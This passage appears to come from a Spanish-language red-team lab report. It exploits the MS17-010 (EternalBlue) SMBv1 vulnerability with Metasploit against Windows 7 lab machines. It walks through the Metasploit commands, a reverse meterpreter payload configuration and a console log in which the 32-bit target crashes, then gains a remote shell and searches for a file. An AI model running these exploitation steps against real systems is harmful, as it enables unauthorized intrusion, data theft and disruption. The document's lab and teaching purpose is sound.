
Podemos evidenciar referencias y enlaces que tienen documentación directa de esta vulnerabilidad, en portales como cvedetails y GitHub.

Estas herramientas facilitan la búsqueda de vulnerabilidades en sistemas operativos, es importante hacer uso correcto de las herramientas dado que se clasifican según el tipo de sistema que se quiera evaluar, ejemplo *Burpsuite* es muy común usarla para escanear vulnerabilidades web.

5.5.9 Análisis del ataque presentado a cada uno de los equipos identificados

El exploit que usamos en metaexploit permite aprovecharse de la vulnerabilidad CVE-2017-0144/43 en el protocolo de SMBv1 , que como evidenciamos se encuentra activa en los 2 equipos con Windows 7, dadas las características de la carga que utilizamos es para arquitectura x64 realizamos el cargue de un payload “meterpreter”, el cual funciona correctamente permitiéndonos usar una Shell con control remoto del equipo x64, así fue como logramos identificar el fichero que se estaba usando para la fuga de información.

Figura 17. Gráfico del ataque eternalblue




Fuente: Elaboración propia

Una de las caracteristicas del modulo de metaexploit usado para explotar la vulnerabilidad, es que funciona en arquitectura de 64 bits, la cual coincide con uno de nuestros equipos identificados en el escenario, se realizó igualmente la ejecución del exploit en el equipo con Windows 7 a 32 bits, evidenciando que se ejecuta con errores, los cuales **generan pantallazo azul**

Definimos la direccion IP del host remoto que queremos utilizar

Figura 18. Configuración Exploit




```
msf5 exploit(windows/smb/ms17_010_eternalb e) > set RHOST 192.168.0.10
RHOST => 192.168.0.10
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.0.10     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Fuente: Elaboración propia

Se configura el exploit mediante al comando SET y se modifica el campo RHOSTS colocando la IP del equipo al que se quiere explotar la vulnerabilidad.

Figura 19. Ejecución Exploit




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[-] Handler failed to bind to 10.0.2.15:8443
[*] Started HTTPS reverse handler on https://0.0.0.0:8443
[*] 192.168.0.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.10:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Premium 7600 x86 (32-bit
[*] 192.168.0.10:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.10:445 - Connecting to target for exploitation.
[+] 192.168.0.10:445 - Connection established for exploitation.
[+] 192.168.0.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.10:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.0.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50  Windows 7 Home P
[*] 192.168.0.10:445 - 0x00000010  72 65 6d 69 75 6d 20 37 36 30 30                 remium 7600
[+] 192.168.0.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.10:445 - Starting non-paged pool grooming
[+] 192.168.0.10:445 - Sending SMBv2 buffers
[+] 192.168.0.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.10:445 - Sending final SMBv2 buffers.
[*] 192.168.0.10:445 - Sending last fragment of exploit packet!
[*] 192.168.0.10:445 - Receiving response from exploit packet
[+] 192.168.0.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.10:445 - Sending egg to corrupted connection.
[*] 192.168.0.10:445 - Triggering free of corrupted buffer.
[-] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.0.10:445 - Connecting to target for exploitation.
[-] 192.168.0.10:445 - Rex::HostUnreachable: The host (192.168.0.10:445) was unreachable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Fuente: Elaboración propia

Ejecutamos el exploit, evidenciando que se detecta la vulnerabilidad activa asi como la arquitectura 32 bits, el exploit se completa pero no genera la sesión.


Figura 20. Pantalla Azul



Fuente: Elaboración propia

Evidenciamos que en el equipo x86 se presenta inmediatamente un pantallazo azul reiniciando de esta forma el equipo.

Figura 21. Mensaje al iniciar sesión en W7x86



Fuente: Elaboración propia

Al iniciar de nuevo el sistema operativo Windows informa que fue cerrado de manera inesperada.

De acuerdo con las ejecuciones realizadas se determina:


- En el equipo x64 la intrusión se realiza satisfactoriamente sin que el usuario lo note dado que Windows no genera ningún tipo de alertamiento, en el que tenemos el control remoto del equipo a través de Shell, pudiendo allí cargar cualquier tipo de malware y propagarlo por la red o como fue en el escenario extraer información valiosa de la empresa que después puede usarse para vender en la Deep o en la Darkweb, así como también generar un ransomware y cobrar a la empresa por dicha información.

- En el equipo x32 la intrusión no se logra a satisfacción con el exploit usado, sin embargo, genera pantallazos azules los cuales pueden advertir de algún tipo de fallo al equipo de TI, así como es evidente para el usuario ya que está afectando su normal funcionamiento.

5.5.10 Documentación de la ejecución

Se realizo uso del comando search ms17-010, el cual nos es útil para identificar los exploits que podemos usar para aprovechar la vulnerabilidad.

Figura 22. search ms17-010



Fuente: Elaboración propia


Seleccionamos el exploit de Eternalblue con el comando “use”, el cual ya identificamos en las fases anteriores nos permitirá ejecutar codigo remoto y tener control del equipo.

Figura 23. Uso de exploit

Fuente: Elaboración propia

Luego realizamos la búsqueda de los payload disponibles, es decir los paquetes con contenido malicioso, utilizamos el comando “show payloads”


Figura 24. Listar payloads



Fuente: Elaboración propia

Se obtuvo el siguiente resultado:


Figura 25. Payloads disponibles



Fuente: Elaboración propia

Se utiliza el playload “windows/meterpreter/reverse_http”, consiste en una carga única para metaexploit Framework que trabaja de manera inversa es decir desde el equipo objetivo (192.168.0.15) hacia el atacante (Kali Linux), que nos permitirá obtener control remoto del sistema de nuestro objetivo.


Figura 26. Set payload



Fuente: Elaboración propia

Luego, establecemos la IP del host destino, haciendo uso del comando RHOST, para comprobar que lo hemos realizado correctamente utilizamos el comando “show options”, evidenciando la IP 192.168.0.15.


Figura 27. set RHOST



Fuente: Elaboración propia

En este paso ejecutamos nuestro exploit, es la prueba final para comprobar que la intrusión se realiza de manera satisfactoria:

Figura 28. Ejecución del exploit




Fuente: Elaboración propia

Dado que no generó error, ejecutamos el comando “Shell” el cual nos permite acceder al equipo a través de comandos y tener el control remoto del equipo, explotando la vulnerabilidad de SMBv1.

Confirmamos el acceso y con el comando “ipconfig” identificamos que estamos en el equipo 192.168.0.15

Figura 29. comando Shell




Fuente: Elaboración propia

Por último, el equipo Redteam debe identificar cual es el archivo sobre el cual se ha estado realizando la fuga de información, dado que conocemos el nombre del archivo, realizamos la búsqueda con el comando dir “el nombre del archivo” /s

Se evidencia que se encuentra en el directorio C:\users/semi


Figura 30. Buscar directorio winse20w0



Fuente: Elaboración propia

Finalmente, y para completar el ejercicio, ejecutamos el archivo encontrado:

Figura 31. Evidencia de intrusión exitosa

